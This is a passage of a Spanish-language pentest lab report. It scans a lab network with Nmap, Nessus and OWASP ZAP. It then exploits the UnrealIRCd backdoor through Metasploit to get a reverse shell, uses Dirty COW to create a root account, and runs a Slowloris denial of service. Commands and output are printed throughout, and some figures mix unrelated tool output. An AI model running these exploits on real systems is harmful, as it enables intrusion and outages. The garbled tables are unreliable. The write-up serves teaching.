111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100024  1        37997/udp6  status
|   100024  1        40440/tcp6  status
|   100024  1        43405/udp  status
|_  100024  1        46481/tcp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.6.6 (workgroup: WORKGROUP)
6667/tcp  open  irc          ircu ircd
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 2 hops
Service Info: Host: irc.myserver.org; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 11 : Escaneo de servicios y scripts con Nmap a la máquina vulnerable.

```
Host script results:
-clock-skew: mean: 4h00m02s, deviation: 5h39m25s, median: 1s
-nbstat: NetBIOS name: LOCALHOST, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
-smb-os-discovery:
  OS: Unix (Samba 3.6.6)
  Computer name: localhost
  NetBIOS computer name:
  Domain name:
  FQDN: localhost
- System time: 2021-03-04T08:32:54-08:00
-smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
- message_signing: disabled (dangerous, but default)
-smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1  1.08 ms  192.168.31.1
2  3.01 ms  192.168.32.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.86 seconds
```

Figura 12 : Escaneo de servicios y scripts con Nmap a la máquina vulnerable (2).

Análisis de vulnerabilidades

Una vez conocidos los servicios que proporciona el escenario y los puertos que están activos, pasamos a realizar un análisis de las vulnerabilidades de los mismos. Este paso es fundamental en el proceso de pentesting para poder realizar la explotación siguiente: un vector de ataque. Para ello, se han utilizado las herramientas de *NMAP*, *Nessus*, *Nitko* y *OWASP ZAP*.

En cuanto a la primera herramienta, ya se ha utilizado para pasos previos y se volverá a mostrar más adelante. La siguiente herramienta funciona como un demonio que se debe lanzar en el sistema (**nessusd**) que nos proporcionará un análisis de las vulnerabilidades. En primer lugar, al igual que *nmap*, obtendremos un escaneo de puertos y tras haberse completado el escaneo, un listado de las vulnerabilidades del sistema. En nuestro caso, como el escenario que se quiere atacar se corresponde con las máquinas que se encuentran en LAN 192.168.32.0/24, seleccionamos como *target* dicha red. Podríamos indicar uno por uno los hosts, pero dado que todos se encuentran en la misma subred, indicamos directamente la misma.

En dicho escaneo podemos observar las vulnerabilidades que presentan cada una de las máquinas. Como se podía esperar, las que más vulnerabilidades presentan son las que más servicios tienen desplegados, es decir, la vulnerable y el servidor de la ATP. Ambos informes se adjuntan en la entrega.




Figura 13 : Escaneo de hosts con Nessus.

En rojo, se nos muestran los errores críticos. En caso de la máquina vulnerable hay 3. Uno de ellos es el que se presenta a continuación y cuya explotación llevaremos a cabo en el siguiente paso. Con este ataque de puerta trasera se podrá tener el control de la máquina, accediendo a ella por el puerto 6667 del servicio irc, ya que está desactualizado.

CRITICAL UnrealIRCd Backdoor Detection

Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

Figura 14 : Análisis de vulnerabilidad IRC Backdoor con Nessus.

A continuación, mostramos el análisis web llevado a cabo con *OWASP ZAP* sobre la máquina vulnerable. Podemos encontrar que aparecen 10 alertas, 3 de ellas críticas. Estas son las que hemos desplegado. Como se puede observar, se corresponden con las vulnerabilidades web de *cross site scripting* y *sql injection*.




Figura 15 : Análisis de vulnerabilidades con OWASP ZAP.

En cuanto a la vulnerabilidad de *cross site scripting* basado en DOM, hemos comprobado a introducir código javascript en el lugar de la alerta. En este argumento se podría realizar un ataque más potente introduciendo un ejecutable o algo por el estilo. En el caso de la URL que se muestra, simplemente muestra un pop up, mostrando el número 1.

Hemos intentado también sacar partido a *SQL injection* con la expresión **rss2AND1+1--**, pero no hemos obtenido ningún resultado destacable. Aunque no hayamos podido explotarlo, somos conscientes de la vulnerabilidad, por lo que trataremos de mitigar con la introducción de los firewalls.

Ambos informes se adjuntan también en la entrega.

En cuanto al análisis de vulnerabilidades con *NMAP*, contamos con numerosos scripts que nos permiten obtener información acerca de las vulnerabilidades de un equipo. Estas se lanzan con **--script**.

```
(kali㉿kali)-[~]
$ sudo nmap --script vuln victimMachine
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 05:55 EDT
Nmap scan report for victimMachine (192.168.32.3)
Host is up (0.006s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=victimMachine
|   Found the following possible CSRF vulnerabilities:
|     Path: http://victimMachine:80/wp-admin/install.php?step=1
|       Form id: setup
|       Form action: install.php?step=2
|     http-dombased-xss: Couldn't find any DOM based XSS.
|     http-enum:
|       /wp-login.php: Possible admin folder
|       /readme.html: Wordpress version:
|       /wp-login.php: Wordpress login page.
|       /wp-admin/upgrade.php: Wordpress login page.
|       /readme.html: Interesting, a readme.
|       /icons/: Potentially interesting folder w/ directory listing
|     http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|     http-trace: TRACE is enabled
|     http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
6667/tcp  open  irc
| irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|     Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.

Nmap done: 1 IP address (1 host up) scanned in 62.93 seconds
```

Figura 16 : Análisis de vulnerabilidades con script de Nmap a la máquina vulnerable.

```
—(kali㉿kali)-[~]
└─$ sudo nmap --script vuln 192.168.32.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 05:58 EDT
Nmap scan report for 192.168.32.2
Host is up (0.0017s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|   Exim version: 4.90
|   Exim heap overflow vulnerability (CVE-2010-4344):
|     Exim (CVE-2010-4344): NOT VULNERABLE
|     Exim privileges escalation vulnerability (CVE-2010-4345):
|       Exim (CVE-2010-4345): NOT VULNERABLE
- To confirm and exploit the vulnerabilities, run with --script-args='smtp-vuln-cve2010-4344.exploit'
|_sslv2-drown:
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
110/tcp   open  pop3
ssl-dh-params:
| VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
|_ WEAK DH GROUP 1
|   Cipher Suite: TLS_DHE_RSA_WITH_SEED_CBC_SHA
|   Modulus Type: Safe prime
|   Modulus Source: Unknown/Custom-generated
|   Modulus Length: 1024
|   Generator Length: 8
|   Public Key Length: 1024
| References:
|   https://weakdh.org
|_sslv2-drown:
389/tcp   open  ldap
|_sslv2-drown:
|_sslv2-drown:
|_sslv2-drown:
```

Figura 17 : Análisis de vulnerabilidades con script de Nmap al servidor.

```
443/tcp open https
|_http-aspNet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs: CVE:CVE-2007-6750
|         Slowloris tries to keep many connections to the target web server open and hold
|           them open as long as possible. It accomplishes this by opening connections to
|             the target web server and sending a partial request. By doing so, it starves
|               the http server's resources causing Denial Of Service.

| Disclosure date: 2009-09-17
| References:
|   http://ha.ckers.org/slowloris/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|- http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| sslv2-drown:
995/tcp open pop3s
| ssl-dh-params:
|   VULNERABLE:
|     Diffie-Hellman Key Exchange Insufficient Group Strength
|       State: VULNERABLE
|         Transport Layer Security (TLS) services that use Diffie-Hellman groups
|           of insufficient strength, especially those using one of a few commonly
|             shared groups, may be susceptible to passive eavesdropping attacks.
| Check results:
|   WEAK DH GROUP 1
|     Cipher Suite: TLS_DHE_RSA_WITH_SEED_CBC_SHA
|     Modulus Type: Safe prime
|     Modulus Source: Unknown/Custom-generated
|     Modulus Length: 1024
|     Generator Length: 8
|     Public Key Length: 1024
|   References:
|     https://weakdh.org
|- sslv2-drown:
2000/tcp open cisco-sccp
5060/tcp open sip

Nmap done: 1 IP address (1 host up) scanned in 51.92 seconds
```

Figura 18 : Análisis de vulnerabilidades con script de Nmap al servidor (2).

Explotación de vulnerabilidades

Esta etapa es la principal del pentesting, todos los pasos anteriores tratan de recopilar toda la información que podamos aprovechar para el escenario y culminan en la explotación. En nuestro caso, la mayoría de los *exploits* que vamos a utilizar son scripts de la herramienta *Metasploitable 2*. En algún paso anterior ya se había mostrado la consola con el fin de hacer un escaneo o tener acceso a cierta información acerca de un servicio.

A continuación iremos explicando el vector de ataque que hemos seguido para aprovechar cada una de las vulnerabilidades.

Backdoor

El primer ataque trata de aprovechar la vulnerabilidad IRC mostrada anteriormente en una captura de *Nessus*. En este caso se aprovecha el puerto **6667** de la máquina vulnerable.

El primer paso consiste en encontrar un exploit que aproveche esta vulnerabilidad y para ello realizamos *search irc*.

```
msf6 > search irc
Matching Modules

#   Name
-----#
0 auxiliary/dos/windows/lmnr/ms11_030_dnsapi      2011-04-12    normal  No   Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS
1 exploit/linux/http/synology_dsm_smart_exec_auth  2017-11-08    excellent Yes  Synology DiskStation Manager smart.cgi Remote Command Execution
2 exploit/linux/misc/lprng_format_string          2000-09-25    normal  No   LPRng use_syslog Remote Format String Vulnerability
3 exploit/linux/sshd/yos_restricted_shell_privesc  2018-11-05    great  Yes  VyOS restricted-shell Escape and Privilege Escalation
4 exploit/multi/http/struts_default_action_mapper  2013-07-02    excellent Yes  Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
5 exploit/multi/http/sysaid_auth_file_upload       2015-06-03    excellent Yes  SysAid Help Desk Administrator Portal Arbitrary File Upload
6 exploit/multi/local/allwinner_backdoor           2016-04-30    excellent Yes  Allwinner 3.4 Legacy Kernel Local Privilege Escalation
7 exploit/multi/misc/legend_bot_exec              2015-04-27    excellent Yes  Legend Perl IRC Bot Remote Code Execution
8 exploit/multi/misc/pbot_exec                   2009-11-02    excellent Yes  PHP IRC Bot pbot eval() Remote Code Execution
9 exploit/multi/misc/rainx_pubcall_exec          2013-03-24    great  Yes  RainX PHP Bot PubCall Authentication Bypass Remote Code Execution
10 exploit/multi/misc/w3tW0rk_exec                2015-06-04    excellent Yes  w3tW0rk / Pitbul IRC Bot Remote Code Execution
11 exploit/multi/misc/xdh_x_exec                 2015-12-04    excellent Yes  Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
12 exploit/osx/local/vmware_fusion_lpe           2020-03-17    excellent Yes  VMware Fusion USB Arbitrator Setuid Privilege Escalation
13 exploit/osx/misc/ufo_ai                      2009-10-28    average  No   UFO: Alien Invasion IRC Client Buffer Overflow
14 exploit/unix/irc/unreal_ircd_3281_backdoor   2010-06-12    excellent No   UnrealIRC 3.2.8.1 Backdoor Command Execution
15 exploit/windows/browser/irc_irce_url          2003-10-13    normal  No   mIRC IRC URL Buffer Overflow
16 exploit/windows/browser/ms06_013_createtextrange 2006-03-19    normal  No   MS06-013 Microsoft Internet Explorer createTextRange() Code Execution
17 exploit/windows/eme/replication_manager_exec   2011-02-07    great  No   EMC Replication Manager Command Execution
18 exploit/windows/http/sharepoint_ssi_viewstate  2020-10-13    excellent Yes  Microsoft SharePoint Server-Side Include and ViewState RCE
19 exploit/windows/misc/mirc_privmsg_server     2008-10-02    normal  No   mIRC PRIVMSG Handling Stack Buffer Overflow
20 exploit/windows/misc/talkative_response      2009-03-17    normal  No   Talkative IRC v0.4.4.16 Response Buffer Overflow
21 exploit/windows/misc/ufo_ai                  2009-10-28    average  No   UFO: Alien Invasion IRC Client Buffer Overflow
22 payload/cmd/unix/reverse_bash               2005-01-01    normal  No   Unix Command Shell, Reverse TCP (/dev/tcp)
23 payload/cmd/unix/reverse_bash_udp           2005-01-01    normal  No   Unix Command Shell, Reverse UDP (/dev/udp)
24 post/multi/gather/irssi_creds              2009-08-01    normal  No   Multi Gather IRSSI IRC Password(s)

Interact with a module by name or index. For example info 24, use 24 or use post/multi/gather/irssi_creds
```

Figura 19 : Búsqueda exploits IRC con Metasploitable.

Se observa que el exploit número 14 se corresponde con la vulnerabilidad encontrada, por lo que se selecciona y configura.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name   Current Setting  Required  Description
  ----  --  -----
  RHOSTS      yes        yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      6667        yes      The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0  Automatic Target
```

Figura 20 : Configuraciones del exploit seleccionado.

Se observa con el comando *show options* que la única variable a configurar es el target, especificado en la variable *RHOSTS*. Como este exploit ya presenta un payload por defecto, podemos lanzarlo directamente. En otros exploits pueden no tenerlo, y al seleccionarlo nos informará de que necesitaremos seleccionar uno. El exploit trata de aprovechar una vulnerabilidad que tiene una “*backdoor*”, que nos da acceso al sistema como usuario *irc* en este caso. Cuando se establece la conexión podemos lanzar comandos como si fuéramos un usuario normal de la máquina. En la siguiente captura se muestra por ejemplo un listado de

los ficheros y directorios del usuario y el comando `whoami` para obtener la identidad con la que se ha accedido.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.31.3:4444 socket, sys, os
[*] 192.168.32.3:6667 - Connected to 192.168.32.3:6667 ...
ls
[*] 192.168.32.3:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ... check.nse sshuserenumeration.py
[*] Command: echo KGpPdG4xx8L5Qqnw; n-regsvc-dos.nse ssl-dh-params.nse
[*] Writing to socket A c smtp-vuln-cve2010-4344.nse
[*] Writing to socket B
[*] Reading from sockets ... (kali㉿kali)-[~/Descargas]
[*] Reading from socket A ...
[*] A: "KGpPdG4xx8L5Qqnw\r\n"
[*] Matching ...
[*] B is input ...
[*] ls
[*] Command shell session 1 opened (192.168.31.3:4444 → 192.168.32.3:39486) at 2021-03-28 06:12:31 -0400
Prive
CVS Desktop Escritorio root@192.168.56.108
Changes discoveredHosts.gnmap http_exploit.php ssh_exploit.py
Changes.old discoveredHosts.nmap Imágenes Videos
Config discoveredHosts.txt Música
Donation discoveredHosts.xml openvasuser.txt
INSTALL.REMOTEINC
LICENSE
Makefile
Makefile.in
```

Figura 21 : Explotación de la vulnerabilidad.




Figura 22 : Usuario con el que tenemos acceso.

Este exploit sólo puede ser utilizado en esta máquina porque ni servidor de la ATP ni router son vulnerables a este ataque al no trabajar en el puerto 6667.

Escalada de privilegios

Una vez hemos conseguido el acceso a la máquina, podemos realizar lo que se conoce como una escalada de privilegios. Como hemos comprobado anteriormente, el usuario con el que se entra al sistema es `irc` y si ejecutamos `pwd`, nos dará la ubicación dentro de la máquina, la cual es en este caso `/var/lib/unreal`. En el escaneo que nos informaba sobre la versión del núcleo de Linux, nos decía que estaba entre 3.2 - 3.16. Encontramos junto con otros un exploit llamado *Dirty cow*, que funciona correctamente para versiones anteriores a las 3.9, por lo que nos dispusimos a intentar realizar con él una escalada de privilegios.

El primer paso consiste en hacer llegar el archivo a la ubicación a la que tenemos acceso, con el fin de ejecutarlo en dicho directorio. Esto lo realizamos con el comando `scp`. Una vez el fichero `.c` se encuentra en el directorio pasa a compilarse y ejecutarse. La compilación se hace de la siguiente forma : `gcc -pthread 40839.c -o dirty -lcrypt`, como indica el desarrollador del script en la página de *exploit database*.

Una vez obtenemos el ejecutable, se ejecuta y se pasa como parámetro la contraseña del usuario que tendrá privilegios de administrador para entrar a la máquina. En la siguiente captura se muestra el resultado de la ejecución, lo que nos proporcionará las credenciales `firefart:password`.

```
./dirty password
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: password
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: b7728000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Figura 23 : Ejecución del script.

A continuación procedemos a entrar a la máquina. Este acceso se puede realizar desde la misma sesión del ataque con el comando `su` o por medio del puerto 22, usando `ssh`. El segundo método es el que se muestra a continuación.

```
(kali㉿kali)-[~/Descargas]
└─$ ssh firefart@192.168.56.108
firefart@192.168.56.108's password:
Linux localhost 3.2.0-4-686-pae #1 SMP Debian 3.2.65-1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  7 02:58:01 2021
firefart@localhost:~#
```

Figura 24 : Acceso por ssh a la máquina vulnerable.

DOS

La siguiente vulnerabilidad que hemos querido explotar se trata de una denegación de servicio del servidor **http** en el puerto **80**. En este caso el ataque se realiza al servidor de la ATP en el cual podemos encontrar un servicio Apache con un *Owncloud*. El objetivo es dejar el servicio inaccesible. En este caso, no se obtiene un “loot”, pero se puede llegar a dejar el sistema en un estado inconsistente. Anteriormente, obtuvimos la versión del servicio Apache

que corre en la máquina y encontramos que la versión era susceptible a ataques de denegación de servicio.

```
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
```

Figura 25 : Versión del servicio de Apache.

Para ello, buscamos el exploit que lleva a cabo la denegación de servicio que queremos plantear. En el caso de tratarse de un servicio http, contamos con el exploit *auxiliary/dos/http/slowloris*, el cual como se lee en la descripción cumple con el cometido.

```
msf6 > search slow
Matching Modules
-----
```

Name	Source	Destination	Protocol	Length	Info
auxiliary/analyze/crack_databases	271607433 192.168.31.3	192.168.32.2	TCP	68	36870 → 80 [ACK] Seq=20
auxiliary/analyze/crack_linux	273200524 192.168.32.2	192.168.31.3	HTTP	553	HTTP/1.1 408 Request T3
auxiliary/dos/http/slowloris	142.273200880 192.168.31.3	192.168.32.2	TCP	68	36870 → 80 [ACK] Seq=20
auxiliary/server/ms15_134_mcl_leak	142.274071994 192.168.31.3	192.168.32.2	TCP	68	368659 → 80 [ACK] Seq=20
payload/windows/dllinject/reverse_tcp_allports	142.274071994 192.168.31.3	192.168.32.2	HTTP	68	368660 → 80 [ACK] Seq=20
payload/windows/meterpreter/reverse_tcp_allports	142.274071994 192.168.31.3	192.168.32.2	HTTP	68	368661 → 80 [ACK] Seq=20
payload/windows/patchupdllinject/reverse_tcp_allports	142.274071994 192.168.31.3	192.168.32.2	HTTP	68	368662 → 80 [ACK] Seq=20
payload/windows/peinject/reverse_tcp_allports	142.274071994 192.168.31.3	192.168.32.2	HTTP	68	368663 → 80 [ACK] Seq=20
payload/windows/shell/reverse_tcp_allports	142.274071994 192.168.31.3	192.168.32.2	HTTP	68	368664 → 80 [ACK] Seq=20
payload/windows/upexec/reverse_tcp_allports	142.274071994 192.168.31.3	192.168.32.2	HTTP	68	368665 → 80 [ACK] Seq=20
payload/windows/vncinject/reverse_tcp_allports	142.274071994 192.168.31.3	192.168.32.2	HTTP	68	368666 → 80 [ACK] Seq=20

Disclosure Date Rank Check Description

0 auxiliary/analyze/crack_databases 2009-06-17 14 normal No Password Cracker: Databases

1 auxiliary/analyze/crack_linux 2006-07-11 14 normal No Password Cracker: Linux

2 auxiliary/dos/http/slowloris 2015-12-08 14 normal No Slowloris Denial of Service Attack

3 auxiliary/dos/smb/ms06_035_mailslot 2006-07-11 14 normal No Microsoft SRV.SYS Mailslot Write Corruption

4 auxiliary/server/ms15_134_mcl_leak 2015-12-08 14 normal No MS15-134 Microsoft Windows Media Center MCL Information Disclosure

5 payload/windows/dllinject/reverse_tcp_allports 2009-06-17 14 normal No Reflective DLL Injection, Reverse All-Port TCP Stager

6 payload/windows/meterpreter/reverse_tcp_allports 2006-07-11 14 normal No Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager

7 payload/windows/patchupdllinject/reverse_tcp_allports 2009-06-17 14 normal No Windows Inject DLL, Reverse All-Port TCP Stager

8 payload/windows/patchupmeterpreter/reverse_tcp_allports 2009-06-17 14 normal No Windows Meterpreter (skape/jt Injection), Reverse All-Port TCP Stager

9 payload/windows/peinject/reverse_tcp_allports 2009-06-17 14 normal No Windows Inject PE Files, Reverse All-Port TCP Stager

10 payload/windows/shell/reverse_tcp_allports 2009-06-17 14 normal No Windows Command Shell, Reverse All-Port TCP Stager

11 payload/windows/upexec/reverse_tcp_allports 2009-06-17 14 normal No Windows Upload/Execute, Reverse All-Port TCP Stager

12 payload/windows/vncinject/reverse_tcp_allports 2009-06-17 14 normal No VNC Server (Reflective Injection), Reverse All-Port TCP Stager

Figura 26 : Búsqueda exploits Slowloris con Metasploitable.

Seleccionamos el exploit en concreto y configuramos *RHOSTS* a la dirección IP del servidor de la ATP. Observamos que hay otros valores puestos por defecto como el delay entre cabeceras *keep-alive* el número de sockets que se van a abrir.

```
msf6 > use 2
msf6 auxiliary(dos/http/slowloris) > show options
Module options (auxiliary/dos/http/slowloris):
-----
```

Name	Current Setting	Required	Description
delay	15	yes	The delay between sending keep-alive headers
rand_user_agent	true	yes	Randomizes user-agent with each request
rhost	192.168.32.2	yes	The target address
rport	80	yes	The target port
sockets	150	yes	The number of sockets to use in the attack
ssl	false	yes	Negotiate SSL/TLS for outgoing connections

```
msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.32.2
rhost => 192.168.32.2
msf6 auxiliary(dos/http/slowloris) > show options
```

```
Module options (auxiliary/dos/http/slowloris):
-----
```

Name	Current Setting	Required	Description
delay	15	yes	The delay between sending keep-alive headers
rand_user_agent	true	yes	Randomizes user-agent with each request
rhost	192.168.32.2	yes	The target address
rport	80	yes	The target port
sockets	150	yes	The number of sockets to use in the attack
ssl	false	yes	Negotiate SSL/TLS for outgoing connections

Figura 27 : Configuraciones del exploit..

Una vez establecido, lanzamos el exploit y se observa que se van abriendo sockets, las conexiones que estos van realizando se observan en la captura de Wireshark.

```
msf6 auxiliary(dos/http/slowloris) > run [authenticated]
[*] Starting server ...
[*] Attacking 192.168.32.2 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
```

Figura 28 : Ejecución del exploit.

4481	76.374160075	192.168.31.3	192.168.32.2	TCP	76 36496 → 80 [SYN] Seq=0
4482	76.374945230	192.168.32.2	192.168.31.3	TCP	68 80 → 36494 [ACK] Seq=1
4483	76.374945368	192.168.32.2	192.168.31.3	TCP	76 80 → 36496 [SYN, ACK] Seq=1
4484	76.374958789	192.168.31.3	192.168.32.2	TCP	224 GET /?1780 HTTP/1.1 [T]
4485	76.375023569	192.168.31.3	192.168.32.2	TCP	68 36496 → 80 [ACK] Seq=1
4486	76.375284521	192.168.31.3	192.168.32.2	TCP	88 36496 → 80 [PSH, ACK] Seq=1
4487	76.375836310	192.168.31.3	192.168.32.2	TCP	76 36498 → 80 [SYN] Seq=0
4488	76.376296580	192.168.32.2	192.168.31.3	TCP	68 80 → 36494 [ACK] Seq=1
4489	76.376296709	192.168.32.2	192.168.31.3	TCP	68 80 → 36496 [ACK] Seq=1
4490	76.376318553	192.168.31.3	192.168.32.2	TCP	180 GET /?539 HTTP/1.1 [TCP]
4491	76.377071576	192.168.32.2	192.168.31.3	TCP	76 80 → 36498 [SYN, ACK] Seq=1
4492	76.377085937	192.168.31.3	192.168.32.2	TCP	68 36498 → 80 [ACK] Seq=1
4493	76.377247495	192.168.31.3	192.168.32.2	TCP	89 36498 → 80 [PSH, ACK] Seq=1
4494	76.377818760	192.168.32.2	192.168.31.3	TCP	68 80 → 36496 [ACK] Seq=1
4495	76.378148445	192.168.31.3	192.168.32.2	TCP	76 36500 → 80 [SYN] Seq=0
4496	76.378386266	192.168.32.2	192.168.31.3	TCP	68 80 → 36498 [ACK] Seq=1
4497	76.378395111	192.168.31.3	192.168.32.2	TCP	191 GET /?1279 HTTP/1.1 [T]
4498	76.379523238	192.168.32.2	192.168.31.3	TCP	76 80 → 36500 [SYN, ACK] Seq=1
4499	76.379536265	192.168.31.3	192.168.32.2	TCP	68 36500 → 80 [ACK] Seq=1
4500	76.379685909	192.168.31.3	192.168.32.2	TCP	87 36500 → 80 [PSH, ACK] Seq=1
4501	76.379906767	192.168.32.2	192.168.31.3	TCP	68 80 → 36498 [ACK] Seq=1
4502	76.380380089	192.168.32.2	192.168.31.3	TCP	68 80 → 36500 [ACK] Seq=1
4503	76.380389697	192.168.31.3	192.168.32.2	TCP	236 GET /?59 HTTP/1.1 [TCP]
4504	76.381012058	192.168.32.2	192.168.31.3	TCP	68 80 → 36500 [ACK] Seq=1

Figura 29 : Envío de cabeceras.

Cuando en este momento se intenta conectar con el servicio de Owncloud, este aún responde antes de que se consuma el timeout de la conexión, por lo que realizamos cambios en los valores por defecto de las opciones para forzar a una denegación de servicio más rápida. Esto lo realizamos reduciendo el delay a 1 segundo y ampliando el número de sockets que establecerán la conexión a 5000.

En un escenario real, estos cambios no serían los más lógicos, ya que puertas de acceso como pueden ser los firewalls o sistemas de detección de intrusos rápidamente se darían cuenta de que está habiendo un ataque por el gran número de conexiones que se están produciendo. En nuestro escenario, al ser nosotros quienes estamos llevando a cabo el proceso de pentesting, no resulta un problema.

```
msf6 auxiliary(dos/http/slowloris) > show options
Module options (auxiliary/dos/http/slowloris):
  Current Setting  Required  Description
  Name          Value       Type      Default
  delay          15         integer   7.2 - Denies service by sending keep-alive headers
  rand_user_agent true        boolean   0 - Randomizes user-agent with each request
  rhost          192.168.32.2  string    Yes - The target address
  rport          80          integer   6.6 SFTP yes - The target port
  sockets        5000        integer   6.6 SFTP yes - The number of sockets to use in the attack
